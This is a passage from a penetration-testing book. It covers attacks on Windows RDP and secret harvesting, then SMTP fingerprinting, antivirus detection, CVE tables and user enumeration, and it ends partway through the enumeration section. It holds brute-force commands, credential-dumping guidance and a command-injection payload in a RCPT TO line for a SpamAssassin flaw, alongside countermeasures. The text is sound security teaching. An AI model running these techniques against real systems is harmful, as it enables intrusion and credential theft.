Removing registry keys from the remote system is achieved using the *reg* Windows command with the *delete* option. For example, to remove the VNC keys just set, use the following command:

```
C:\> reg delete \\192.168.189.1\HKU\.DEFAULT\Software\ORL\WinVNC3
```

### Obtaining Secrets

Upon gaining remote command execution, useful secrets within Windows systems can be pillaged (depending on your privileges), as follows:

- Long-term keys and NTLM hashes that can then be cracked or passed
- Kerberos ticket-granting and individual service tickets
- Stored credentials within client software (e.g. browsers, mail, and IM clients)
- Autocomplete fields within browsers

These can be obtained using Mimikatz and NirSoft's password recovery tools[14]. Example 8-16 demonstrates Mimikatz used to enumerate password hashes and long-term keys upon securing *SYSTEM* privileges. Cain & Abel[15] and John the Ripper[16] can be used to crack these hashes. Figure 8-6 demonstrates stored credential enumeration for client software packages within Windows.

*Example 8-16. Using Mimikatz to obtain password hashes and keys*

[14] http://www.nirsoft.net/password_recovery_tools.html

[15] http://www.oxid.it

[16] http://www.openwall.com/john/

```
< mimikatz example >
```




*Figure 8-6. Obtaining secrets using NirSoft PassView*

# Remote Desktop Services

The terminal server driver (*termdd.sys*) provides thin client access via Remote Desktop Protocol (RDP) on TCP port 3389. Clients including *Remote Desktop Connection*, *Remote Desktop Sharing*, and *RemoteApp* access the desktop and specific applications via RDP. The protocol is susceptible to brute-force password grinding, man-in-the-middle, and implementation bugs, as described in the following sections.

## Brute-Force Password Grinding

Upon locating accessible servers and enumerating valid user accounts (through SMB, RPC, and other means), you can launch brute-force password-grinding attacks over RDP. The *Administrator* account is usually a good place to start, as it can't be locked locally upon multiple failed login attempts. Hydra supports RDP, as demonstrated in Example 8-17.

*Example 8-17. Brute-force password grinding against RDP with Hydra*

```
root@kali:~# hydra -t 1 -V -f -l administrator -P common.txt rdp://192.168.67.132
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-01-07 13:24:21
[DATA] 1 task, 1 server, 933 login tries (l:1/p:933), ~933 tries per task
[DATA] attacking service rdp on port 3389
[ATTEMPT] target 192.168.67.132 - login "administrator" - pass "Admin" - 1 of 933
[child 0]
[3389][rdp] host: 192.168.67.132   login: administrator   password: youradmin
[STATUS] attack finished for 192.168.67.132 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-01-07 13:24:46
```

## Assessing Transport Security

Example 8-18 demonstrates how the transport security settings of a given RDP endpoint can be assessed using the *rdp-enum-encryption* Nmap script. Servers supporting cipher suites with key lengths lower than 128 bits may be exploited to compromise session data.

*Example 8-18. Testing RDP transport security with Nmap*

```
root@kali:~# nmap -p3389 --script=rdp-enum-encryption 10.10.0.4

Starting Nmap 6.46 ( http://nmap.org ) at 2015-06-24 14:45 PDT
Nmap scan report for 10.10.0.4
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
```

```
|     CredSSP: SUCCESS
|     Native RDP: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: Client Compatible
|     40-bit RC4: SUCCESS
|     56-bit RC4: SUCCESS
|     128-bit RC4: SUCCESS
|_    FIPS 140-1: SUCCESS
```

Portcullis Labs released a Perl script called *rdp-sec-check*[17], which is easily installed and run from Kali Linux (requiring the *Encoding::BER* CPAN module), as shown in Example 8-19. The tool supports batch scanning of servers using a targets file, along with other features.

*Example 8-19. Installing and executing rdp-sec-check*

```
root@kali:~# cpan
cpan[1]> install Encoding::BER
Going to write /root/.cpan/Metadata
Running install for module 'Encoding::BER'
Running make for J/JA/JAW/Encoding-BER-1.00.tar.gz
Fetching with LWP:
http://www.perl.com/CPAN/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz
Fetching with LWP:
http://www.perl.com/CPAN/authors/id/J/JA/JAW/CHECKSUMS
Checksum for /root/.cpan/sources/authors/id/J/JA/JAW/Encoding-BER-1.00.tar.gz ok
Scanning cache /root/.cpan/build for sizes
DONE
cpan[2]> exit
Lockfile removed.
root@kali:~# wget https://labs.portcullis.co.uk/download/rdp-sec-check-0.9.tgz
Resolving labs.portcullis.co.uk... 77.75.105.66
Connecting to labs.portcullis.co.uk|77.75.105.66|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13065 (13K) [application/x-gzip]
Saving to: `rdp-sec-check-0.9.tgz'
100%[======================================>] 13,065      --.-K/s   in 0.01s

2015-06-15 06:18:05 (928 KB/s) - `rdp-sec-check-0.9.tgz' saved [13065/13065]

root@kali:~# tar xvfz rdp-sec-check-0.9.tgz
rdp-sec-check-0.9/
rdp-sec-check-0.9/rdp-sec-check.pl
rdp-sec-check-0.9/COPYING.GPL
rdp-sec-check-0.9/COPYING.RDP-SEC-CHECK
root@kali:~# cd rdp-sec-check-0.9/
root@kali:~/rdp-sec-check-0.9# ./rdp-sec-check.pl 10.10.0.4
Starting rdp-sec-check v0.9-beta at Mon Jun 15 06:18:35 2015

[+] Scanning 1 hosts

Target:    10.10.0.4
IP:        10.10.0.4
Port:      3389
```

[17] https://labs.portcullis.co.uk/tools/rdp-sec-check/

```
[+] Summary of protocol support

[-] 10.10.0.4:3389 supports PROTOCOL_RDP   : TRUE
[-] 10.10.0.4:3389 supports PROTOCOL_HYBRID: TRUE
[-] 10.10.0.4:3389 supports PROTOCOL_SSL   : TRUE

[+] Summary of RDP encryption support

[-] 10.10.0.4:3389 has encryption level: ENCRYPTION_LEVEL_CLIENT_COMPATIBLE
[-] 10.10.0.4:3389 supports ENCRYPTION_METHOD_NONE   : FALSE
[-] 10.10.0.4:3389 supports ENCRYPTION_METHOD_40BIT  : TRUE
[-] 10.10.0.4:3389 supports ENCRYPTION_METHOD_128BIT : TRUE
[-] 10.10.0.4:3389 supports ENCRYPTION_METHOD_56BIT  : TRUE
[-] 10.10.0.4:3389 supports ENCRYPTION_METHOD_FIPS   : TRUE

[+] Summary of security issues

[-] 10.10.0.4:3389 has issue FIPS_SUPPORTED_BUT_NOT_MANDATED
[-] 10.10.0.4:3389 has issue SSL_SUPPORTED_BUT_NOT_MANDATED_MITM
[-] 10.10.0.4:3389 has issue NLA_SUPPORTED_BUT_NOT_MANDATED_DOS
[-] 10.10.0.4:3389 has issue WEAK_RDP_ENCRYPTION_SUPPORTED
```

## RDP Implementation Flaws

Attackers abuse weaknesses within RDP implementations to perform man-in-the-middle attacks, impact availability through denial of service, and escalate privileges once authenticated. Table 8-10 lists significant flaws disclosed in recent years.

*Table 8-10. Microsoft RDP vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2014-6318 | 11/11/2014 | An audit failure affecting Windows Server 2012 R2 and others leads to unauthorized login attempts using valid credentials not being logged |
| CVE-2014-0296 | 11/06/2014 | The cryptographic implementation used within the RDP service of Windows Server 2012 R2 and others is vulnerable to *man-in-the-middle* attack |
| CVE-2012-2526 | 14/08/2012 | Windows XP SP3 RDP service overflow |
| CVE-2012-0173<br>CVE-2012-0002 | 12/06/2012<br>13/03/2012 | The RDP implementation within Windows Server 2008 R2 SP1 and others is vulnerable to two remote overflow flaws resulting in code execution |
| CVE-2011-1968 | 10/08/2011 | Windows Server 2003 SP2 and others are vulnerable to a denial of service issue, resulting in server reboot |
| CVE-2011-0029 | 09/03/2011 | Local privilege escalation via insecure library loading within Microsoft Remote Desktop Connection 7.0 and prior |

# Microsoft Services Testing Recap

The following avenues should be investigated when testing Microsoft services:

- Network scanning to enumerate available attack surface, primarily services exposed via TCP, UDP, SMB (named pipes), and HTTP.
- Anonymous querying of SMB and RPC services to enumerate system configuration.
- Investigation of known weaknesses (e.g. flaws in SMB and RPC implementations) that may be exploitable remotely without credentials, resulting in code execution, or obtaining server access.
- Brute-force password grinding of exposed SMB and WMI interfaces.
- Upon authenticating, further querying, execution of commands, harvesting of credentials, and privilege escalation. Leverage the available attack surface to obtain material and pivot.

# Microsoft Services Countermeasures

The following countermeasures should be considered within Microsoft environments:

- Filter untrusted network access to NetBIOS, RPC, and SMB Direct service endpoints running on both TCP and UDP (including dynamic high ports).
- Use GPO settings to enforce a sensible user account lockout policy and reduce the efficacy of brute-force password grinding attacks.

Microsoft RPC service-specific countermeasures:

- If RPC service endpoints are accessible from untrusted networks, ensure that the server is patched up-to-date and maintained to prevent known issues from being exploited by adversaries.
- Disable the Task Scheduler and Messenger services to improve security—both services have known memory management issues, and the Task Scheduler can be used to remotely execute commands.
- In high-security environments, consider disabling DCOM completely, although it will break a lot of functionality. Microsoft KB article 825750 discusses this; you can find it at *http://support.microsoft.com/default.aspx?kbid=825750*.
- Be aware of threats presented by RPC over HTTP functionality within Microsoft IIS web services. Ensure that the *RPC_CONNECT* HTTP method isn't allowed (unless required) through any publicly accessible web services in your environment.

SMB-specific countermeasures:

- Enforce *RestrictAnonymous=2* to prevent enumeration of system information through NetBIOS. The registry key can be found under *HKLM\SYSTEM\CurrentControlSet\Control\Lsa*. Microsoft KB articles 246261 and 296405 discuss the setting in detail.
- Enforce NTLMv2 to mitigate known weaknesses within NTLM that are leveraged by brute-force password grinding tools.

- Consider renaming the local *Administrator* account to a nonobvious name (e.g., not *admin* or *root*), and set up a decoy *Administrator* account with no privileges.

# 9

# Assessing Mail Services

Mail services relay messages across both the Internet and private networks. Due to their open nature, channels are often formed between the public Internet and internal space, which adversaries leverage to compromise networks. This chapter details the tactics you can adopt to identify flaws in exposed mail services—including service identification, enumeration of enabled options, and testing for known weaknesses.

## Mail Protocols

Common ports used for mail delivery and collection through SMTP[1], POP3[2], and IMAP[3] are listed below. The TLS-wrapped *smtps*, *imaps*, and *pop3s* services are assessed via *stunnel* or similar to negotiate the secure connection. Chapter 12 discusses TLS assessment in detail.

```
smtp            25/tcp
pop3            110/tcp
imap2           143/tcp
smtps           465/tcp
submission      587/tcp
imaps           993/tcp
pop3s           995/tcp
```

Through this chapter, I focus on the SMTP, POP3, and IMAP protocols (the *submission* service is an SMTP endpoint). SMTP is a mail delivery protocol used between servers, and both POP3 and IMAP serve mail to end-users.

[1] RFC 5321

[2] RFC 1939

[3] RFC 3501

# SMTP

Many organizations communicate with one another over email. SMTP servers (known as *message transfer agents*) provide mail transport via software packages including Sendmail and Microsoft Exchange, and content filtering mechanisms running both on-premise and in the cloud. Figure 9-1 demonstrates a typical configuration.




*Figure 9-1. SMTP servers processing Internet-based mail*

In this case, inbound mail is sent to a *managed security service provider* (MSSP) for filtering in-line with a policy to prevent malware, spam, and other threats. The MSSP forwards mail to the organization's external SMTP interface (usually a firewall or appliance performing further filtering), which is relayed to an internal mail server.

Configuration of network devices and mail servers throughout the chain is important. For example, insufficient network filtering may allow an attacker to establish a session with an organization's external SMTP interface (bypassing the MSSP). Many servers also send *non-delivery notification* (NDN) messages if they are unable to relay email to the intended recipient, which reveal software and network configuration details.

> Attacks launched via SMTP may have different goals and targets: an adversary could either leverage a flaw within an exposed service directly (e.g. exploit a known bug within Microsoft Exchange), or use SMTP as a delivery mechanism to serve malicious content to a specific vulnerable component within a larger system (e.g. the antivirus engine running on a downstream mail server, or an end-user desktop system).

## Service Fingerprinting

Upon preparing a list of accessible mail servers and valid domains through port scanning and reconnaissance, you should fingerprint each SMTP endpoint and identify the enabled subsystems and features. Mail server software can be identified through both banner grabbing and behavioral analysis. Passive review of NDN materials is a third tactic, which I cover in the following section.

The SMTP banner presented upon connection often reveals the server software. If the banner is obfuscated or doesn't provide sufficient detail, see if `HELP` provides meaningful feedback. Nmap can be used to undertake behavioral testing using the `-sV` flag, as shown in Example 9-1.

*Example 9-1. Fingerprinting an SMTP endpoint using Nmap*

```
root@kali:~# dig +short mx fb.com
10 mxa-00082601.gslb.pphosted.com.
10 mxb-00082601.gslb.pphosted.com.
root@kali:~# telnet mxa-00082601.gslb.pphosted.com 25
Trying 67.231.145.42...
Connected to mxa-00082601.gslb.pphosted.com.
Escape character is '^]'.
220 mx0a-00082601.pphosted.com ESMTP mfa-m0004346
HELP
500 5.5.1 Command unrecognized: "HELP"
```

```
QUIT
221 2.0.0 mx0a-00082601.pphosted.com Closing connection
Connection closed by foreign host.
root@kali:~# nmap -P0 -n -sV -p25 mxa-00082601.gslb.pphosted.com

Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-09 22:15 UTC
Nmap scan report for mxa-00082601.gslb.pphosted.com (67.231.153.30)
Host is up (0.092s latency).
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Symantec Enterprise Security manager smtpd
Service Info: Host: mx0b-00082601.pphosted.com
```

## Mapping SMTP Architecture

Many mail servers send verbose NDN messages back to the source if they are unable to route a message to its intended recipient, allowing adversaries to infer valid mailboxes (which are later used during phishing campaigns). A secondary benefit is that NDN messages often contain useful information, including details of:

- Hostnames and IP addresses
- Mail server software version and configuration
- The underlying OS and server configuration
- The location of mail servers (based on time format)
- TLS configuration and support between mail servers

RFC 5321 mandates that SMTP headers must not be altered by mail server software, as they are used to prevent mail loops and debug delivery problems. Upon viewing the source of a message, we find that each mail server adds a *Received* header, as summarized by Example 9-2 (in which I have stripped the respective headers from an NDN message for *blahblah@nintendo.com*).

*Example 9-2. SMTP Received headers reveal useful details*

```
Received: from smtpout.nintendo.com ([205.166.76.16]:17869
helo=ONERDEDGE02.one.nintendo.com) by mx.example.org with esmtps (TLSv1:AES128-
SHA:128) (Exim 4.82) id 1XXqMW-00042s-QQ for chris@example.org; Sat, 27 Sep 2014
06:40:29 -0500

Received: from ONERDEXCH01.one.nintendo.com (10.13.30.31) by
ONERDEDGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS) id
14.3.174.1; Sat, 27 Sep 2014 04:40:14 -0700

Received: from ONERDEDGE02.one.nintendo.com (10.13.20.35) by
ONERDEXCH01.one.nintendo.com (10.13.30.31) with Microsoft SMTP Server (TLS) id
14.3.174.1; Sat, 27 Sep 2014 04:40:24 -0700

Received: from barracuda3.noa.nintendo.com (205.166.76.35) by
ONERDEDGE02.one.nintendo.com (10.13.20.35) with Microsoft SMTP Server (TLS) id
14.3.174.1; Sat, 27 Sep 2014 04:40:13 -0700

Received: from gateway07.websitewelcome.com (gateway07.websitewelcome.com
[70.85.67.23]) by barracuda3.noa.nintendo.com with ESMTP id pQ1karfQRUUAEBFL
(version=TLSv1 cipher=AES256-SHA bits=256 verify=NO) for <blahblah@nintendo.com>;
Sat, 27 Sep 2014 04:50:32 -0700 (PDT)
```

```
Received: by gateway07.websitewelcome.com (Postfix, from userid 5007) id
DFB39B9D3B153; Sat, 27 Sep 2014 06:40:21 -0500 (CDT)

Received: from mx.example.org (mx.example.org [192.186.4.46]) by
gateway07.websitewelcome.com (Postfix) with ESMTP id DACE4B9D3B135 for
<blahblah@nintendo.com>; Sat, 27 Sep 2014 06:40:21 -0500 (CDT)
```

You can use this material to map the target network environment, as demonstrated in Figure 9-2. This diagram details the route that the message took from our source mail server (*mx.example.org*), through the Nintendo infrastructure, and back to us.





*Figure 9-2. Mapping the target environment*

In this example, the mail client decided which external SMTP interface to use when relaying the message (via the `MX` record for the target domain). During testing, you should take each enumerated domain, along with each exposed SMTP service, and use Swaks[4] to send email to a nonexistent user, as shown in Example 9-3.

*Example 9-3. Using Swaks to route email to specific SMTP interfaces*

```
root@kali:~# dig +short mx nintendo.com
10 smtpgw1.nintendo.com.
20 smtpgw2.nintendo.com.
root@kali:~# swaks -n -hr -f chris@example.org -t blahblah@nintendo.com -s
smtpgw1.nintendo.com:25
=== Trying smtpgw1.nintendo.com:25...
=== Connected to smtpgw1.nintendo.com.
 -> EHLO localhost
 -> MAIL FROM:<chris@example.org>
 -> RCPT TO:<blahblah@nintendo.com>
 -> DATA
 -> 9 lines sent
 -> QUIT
=== Connection closed with remote host.
root@kali:~# swaks -n -hr -f chris@example.org -t blahblah@nintendo.com -s
smtpgw2.nintendo.com:25
=== Trying smtpgw2.nintendo.com:25...
=== Connected to smtpgw2.nintendo.com.
 -> EHLO localhost
 -> MAIL FROM:<chris@example.org>
 -> RCPT TO:<blahblah@nintendo.com>
 -> DATA
 -> 9 lines sent
 -> QUIT
=== Connection closed with remote host.
```

[4] http://www.jetmore.org/john/code/swaks/

When using Swaks, be sure to use an email account by which you can receive the NDN messages, along with a domain that allows you to email from arbitrary sources (i.e. does not use SPF).

**Identifying Antivirus and Content Checking Mechanisms**

NDN messages may also contain headers generated by antivirus and content filtering components (either distinct hardware appliances, or software running on each mail server). Example 9-4 demonstrates the headers added by the Barracuda content filter at *barracuda.noa.nintendo.com*.

*Example 9-4. SMTP headers inserted by a Barracuda Networks device*

```
X-Barracuda-Connect: gateway07.websitewelcome.com[70.85.67.23]
X-Barracuda-Start-Time: 1411818632
X-Barracuda-Encrypted: AES256-SHA
X-Barracuda-URL: http://barracuda.noa.nintendo.com:80/cgi-mod/mark.cgi
X-Virus-Scanned: by bsmtpd at noa.nintendo.com
X-Barracuda-Spam-Score: 0.00
X-Barracuda-Spam-Status: No, SCORE=0.00 using per-user scores of TAG_LEVE= L=2.0
QUARANTINE_LEVEL=1000.0 KILL_LEVEL=7.0 tests=
X-Barracuda-Spam-Report: Code version 3.2, rules version 3.2.3.9943
```

The verbose nature of these NDN headers and materials can be leveraged to reconstruct the content filtering policy and antivirus configuration. We can force identification and alerting of malicious content by sending an EICAR test file within an email. The file itself consists of an ASCII text string, as follows:

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Table 9-1 lists antivirus engines by the materials revealed within NDN messages upon parsing the EICAR test file. Jon Oberheide published research[5] that expands on this, introducing iterative refinement to fingerprint engines in environments that do not send NDN messages.

*Table 9-1. SMTP antivirus engines and NDN strings*

| Filter technology | Exposed information |
|---|---|
| Proofpoint and F-Secure | `X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10432:5.11.87,1.0.14,0.0.0000 definitions=2013-12-12_01:2013-12-11,2013-12-12,1970-01-01 signatures=0` |
| Proofpoint and McAfee | `X-Proofpoint-Virus-Version: vendor=nai engine=5400 definitions=5800 sigantures=585085` |
| Cisco IronPort and Sophos | `X-IronPort-AV: E=Sophos;i="4.27,718,1204520400"; v="EICAR-AV-Test'3'rd"; d="txt'?com'?scan'208";a="929062"` |
| Cisco IronPort and McAfee | `X-IronPort-AV: E=McAfee;i="5400,1158,7286"; a="160098426"` |
| Trend Micro | `X-TM-AS-Product-Ver: CSC-0-5.5.1026-15998` `X-TM-AS-Result: No-10.22-4.50-31-1` |

[5] https://jon.oberheide.org/files/umich09-mailav.pdf

| Filter technology | Exposed information |
|---|---|
| McAfee | `The WebShield(R) e500 Appliance discovered a virus in this file. The file was not cleaned and has been removed.` |
| Barracuda Networks | `X-Barracuda-Virus-Scanned: by Barracuda Spam & Virus Firewall at example.org` |

**Known Antivirus Engine Defects**

Upon identifying the deployed antivirus engine and version, you can seek to exploit known vulnerabilities through sending malicious content via SMTP. Table 9-2 details known vulnerabilities with CVE references. Bugs that permit antivirus bypass are discussed later in this chapter, and listed in Table 9-13.

*Table 9-2. Antivirus flaws resulting in code execution*

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2010-4479<br>CVE-2010-4260 | 07/12/2010 | ClamAV 0.96.4 PDF parsing overflows |
| CVE-2010-4261 | 07/12/2010 | ClamAV 0.96.4 off-by-one flaw |
| CVE-2009-1372 | 23/04/2009 | ClamAV 0.95 *libclamav/phishcheck.c* overflow |
| CVE-2008-6085 | 06/02/2009 | F-Secure engine RPM archive overflow |
| CVE-2008-5050 | 12/11/2008 | ClamAV 0.94 VBA heap overflow |
| CVE-2008-3914 | 10/09/2008 | Multiple vulnerabilities in ClamAV 0.93 |
| CVE-2008-1833<br>CVE-2008-1100<br>CVE-2008-0728<br>CVE-2008-0318<br>CVE-2008-0314 | 16/04/2008 | Multiple PE binary overflows in ClamAV 0.92 |
| CVE-2008-0859 | 20/02/2008 | AVG plugin vulnerability in Kerio MailServer 6.4 has unspecified impact via remote attack vectors |
| CVE-2007-6335 | 19/12/2007 | ClamAV 0.91 MEW packaged PE file overflow |
| CVE-2007-4560 | 27/08/2007 | ClamAV 0.91 arbitrary command execution |
| CVE-2007-2966 | 31/05/2007 | F-Secure engine LHA overflow |
| CVE-2007-0851 | 08/02/2007 | Trend Micro engine 8.3 UPX file overflow |

**A Severe SpamAssassin Vulnerability**

Unix-based mail servers running Sendmail, Postfix, and other MTAs, often use SpamAssassin[6] to locally filter messages. Messages are routed to SpamAssassin via a local delivery agent (i.e. *procmail*), and the software can be targeted via SMTP for gain. CVE-2010-1132 is a flaw within the SpamAssassin Milter Plugin 0.3.1 for Postfix that leads to remote command execution, as shown in Example 9-5.

[6] http://spamassassin.apache.org

*Example 9-5. Triggering CVE-2010-1132 via Postfix*

```
$ telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 ownthabox ESMTP Postfix (Ubuntu)
MAIL FROM:test@test.org
250 2.1.0 Ok
RCPT TO:root+:"|touch /tmp/foo"
250 2.1.5 Ok
QUIT
221 ownthabox
$ ls -la /tmp/foo
-rw-r--r-- 1 root root 0 2010-03-07 19:46 /tmp/foo
```

## Enumerating Supported Commands and Extensions

Vulnerabilities are often discovered in specific mail server subsystems. Support for SMTP features is enumerated by issuing `HELP` and `EHLO` commands, as shown in Example 9-6. The example also shows how the Nmap *smtp-commands* script can be used to automate the process.

*Example 9-6. Enumerating supported SMTP commands*

```
root@kali:~# telnet microsoft-com.mail.protection.outlook.com 25
Trying 207.46.163.138...
Connected to microsoft-com.mail.protection.outlook.com.
Escape character is '^]'.
220 BN1AFFO11FD016.mail.protection.outlook.com Microsoft ESMTP MAIL Service ready
at Thu, 11 Sep 2014 15:36:23 +0000
HELP
214-This server supports the following commands:
214 HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
EHLO world
250-BN1AFFO11FD016.mail.protection.outlook.com Hello [37.205.58.146]
250-SIZE 157286400
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-BINARYMIME
250 CHUNKING
QUIT
221 2.0.0 Service closing transmission channel
Connection closed by foreign host.

root@kali:~# nmap -P0 -p25 --script smtp-commands 207.46.163.138

Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-29 18:37 BST
Nmap scan report for mail-bn14138.inbound.protection.outlook.com (207.46.163.138)
PORT   STATE SERVICE
25/tcp open  smtp
| smtp-commands: BN1AFFO11FD016.mail.protection.outlook.com Hello [78.145.30.139],
SIZE 157286400, PIPELINING, DSN, ENHANCEDSTATUSCODES, 8BITMIME, BINARYMIME,
CHUNKING,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET
MAIL QUIT HELP AUTH BDAT
```

Table 9-3 describes the commands supported by this SMTP server, and Table 9-4 outlines the enabled extensions and features. The `DSN` extension[7], for example, is not a command, but a mechanism by which instructions can be appended to the `MAIL FROM` and `RCPT TO` commands to provide delivery status notification.

*Table 9-3. Supported SMTP Commands*

| Command | Description |
|---|---|
| `HELO` | Initiates an SMTP conversation |
| `EHLO` | Initiates an ESMTP conversation |
| `STARTTLS` | Initiates an encrypted TLS session over the existing port[8] |
| `RCPT` | Defines the destination email address |
| `DATA` | Signifies that data (i.e. the message body) will follow |
| `RSET` | Aborts the current mail transaction |
| `MAIL` | Defines the source email address |
| `QUIT` | Ends the SMTP session and closes the connection |
| `HELP` | Presents help material back to the client |
| `AUTH` | SMTP authentication support |
| `BDAT` | Signifies that binary data will follow |

*Table 9-4. Supported SMTP Extensions*

| Extension | Description |
|---|---|
| `SIZE 157286400` | Limits the maximum message size to 15.7MB |
| `PIPELINING` | Supports batching of SMTP commands without waiting for individual responses for each |
| `DSN` | *Delivery status notification* support |
| `ENHANCEDSTATUSCODES` | Provides detailed SMTP status codes[9] |
| `8BITMIME` | 8-bit data transmission support |
| `BINARYMIME` | Binary data transmission support |
| `CHUNKING` | Support for sending binary chunks via `BDAT` |

These lists are not exhaustive. D. J. Bernstein prepared an SMTP primer[10], which contains useful information and can be combined with the *Extended SMTP* (ESMTP) Wikipedia entry to delve into particular extensions, their respective RFCs, and use.

[7] RFC 3461

[8] RFC 3207

[9] http://www.iana.org/assignments/smtp-enhanced-status-codes/smtp-enhanced-status-codes.xhtml

[10] http://cr.yp.to/smtp.html

## Remotely Exploitable Bugs in SMTP Server Software

SMTP server software is often found running on appliances (e.g. Barracuda Spam Firewall and Cisco IronPort), lightweight MTAs (e.g. qmail and Exim), and feature-rich mail server platforms (e.g. Microsoft Exchange and Sendmail).

According to the NIST *National Vulnerability Database* (NVD) at the time of writing, there are no known exploitable flaws in the Barracuda Spam Firewall, Cisco IronPort, or Proofpoint platforms with SMTP vectors. Many web application defects exist within these products however (including cross-site scripting, command injection, and data exposure), which are exploitable via exposed HTTP and HTTPS interfaces.

Remotely exploitable vulnerabilities in popular mail server software packages (Exim, Postfix, Sendmail, Microsoft Exchange, and IBM Domino) are detailed in Tables 9-5 through to 9-19.

*Table 9-5. Exim flaws*

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2014-2957 | 04/09/2014 | Exim 4.82 DMARC header parsing overflow |
| CVE-2012-5671 | 31/10/2012 | Exim 4.80 DKIM record parsing overflow |
| CVE-2011-1764<br>CVE-2011-1407 | 16/05/2011 | Exim 4.75 DKIM header parsing flaws |
| CVE-2010-4344 | 14/12/2010 | Exim 4.69 remote overflow |

*Table 9-6. Postfix defects*

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2011-1720 | 13/05/2011 | Cyrus SASL authentication methods overflow |

*Table 9-7. Sendmail vulnerabilities*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2009-4565 | 04/01/2010 | TLS authentication bypass within Sendmail 8.14.3 and prior, permitting man-in-the-middle and circumvention of intended access restrictions |
| CVE-2009-1490 | 05/05/2009 | Sendmail 8.13.1 heap overflow triggered via long `X-` header values |

*Table 9-8. Microsoft Exchange SMTP flaws*

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2014-0294 | 11/02/2014 | Vulnerability within Microsoft Forefront Protection 2010 for Exchange leads to remote code execution upon parsing malicious content |
| CVE-2010-1690<br>CVE-2010-1689 | 07/05/2010 | Multiple *smtpsvc.dll* DNS spoofing flaws affecting Windows Server 2008 R2, Exchange Server 2010, and others |

| CVE reference(s) | Date | Notes |
|---|---|---|
| CVE-2010-0025 | 14/04/2010 | Windows Server 2008 R2 and prior SMTP engine overflow, which also impacts Exchange Server 2000 SP3 |
| CVE-2009-0098 | 10/02/2009 | Exchange Server 2007 SP1 and prior TNEF overflow |
| CVE-2007-0213 | 08/05/2007 | Exchange Server 2007 and prior MIME overflow |
| CVE-2007-0039 | 08/05/2007 | Null pointer dereference with Exchange Server 2007 and prior |

*Table 9-9. IBM Domino SMTP defects*

| CVE reference | Date | Notes |
|---|---|---|
| CVE-2011-0916 | 08/02/2011 | Stack overflow in SMTP service for Domino via long filename parameter within MIME headers |
| CVE-2011-0915<br>CVE-2010-3407 | 08/02/2011<br>16/09/2010 | Multiple IBM Domino 8.5.1 and 8.5.2 flaws when processing email messages containing iCalendar requests, resulting in remote code execution |

## User Account Enumeration

Sendmail and other SMTP servers often permit mailbox and local user account enumeration. Within Kali Linux, the *smtp-user-enum* utility can be used to identify accounts through the `EXPN`, `VRFY`, and `RCPT TO` commands. In the following sections, I manually demonstrate the mechanics of each technique.

### EXPN

The `EXPN` command expands details for a given mail address, as shown in Example 9-7. Through analyzing the server responses, we ascertain the *test* user account doesn't exist, mail for *root* is forwarded to *chris@example.org*, and an *sshd* account is allocated for privilege separation purposes.

*Example 9-7. Using EXPN to enumerate local users*

```
$ telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 03:20:37
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
EXPN test
550 5.1.1 test... User unknown
EXPN root
250 2.1.5 <chris@example.org>
EXPN sshd
250 2.1.5 sshd privsep <sshd@mail2>
```

**VRFY**

The VRFY command verifies that a given SMTP mail address is valid, as shown in Example 9-8. We can abuse this feature to enumerate local accounts (*chris* in this case).

*Example 9-8. Using VRFY to enumerate local users*

```
$ telnet 10.0.10.11 25
Trying 10.0.10.11...
Connected to 10.0.10.11.
Escape character is '^]'.
220 mail2 ESMTP Sendmail 8.13.8/8.12.8; Thu, 13 Nov 2014 04:01:18
HELO world
250 mail2 Hello onyx [192.168.10.1] (may be forged), pleased to meet you
VRFY test
550 5.1.1 test... User unknown
VRFY chris
250 2.1.5 Chris McNab <chris@mail2>
```

**RCPT TO**

This technique is particularly effective at enumerating local user accounts on Sendmail servers. Many administrators ensure that EXPN and VRFY commands don't return user information, but RCPT TO enumeration takes advantage of a flaw that is not easily mitigated. Example 9-9 shows the standard HELO and MAIL FROM commands being issued, along with a plethora of RCPT TO commands to enumerate local users.

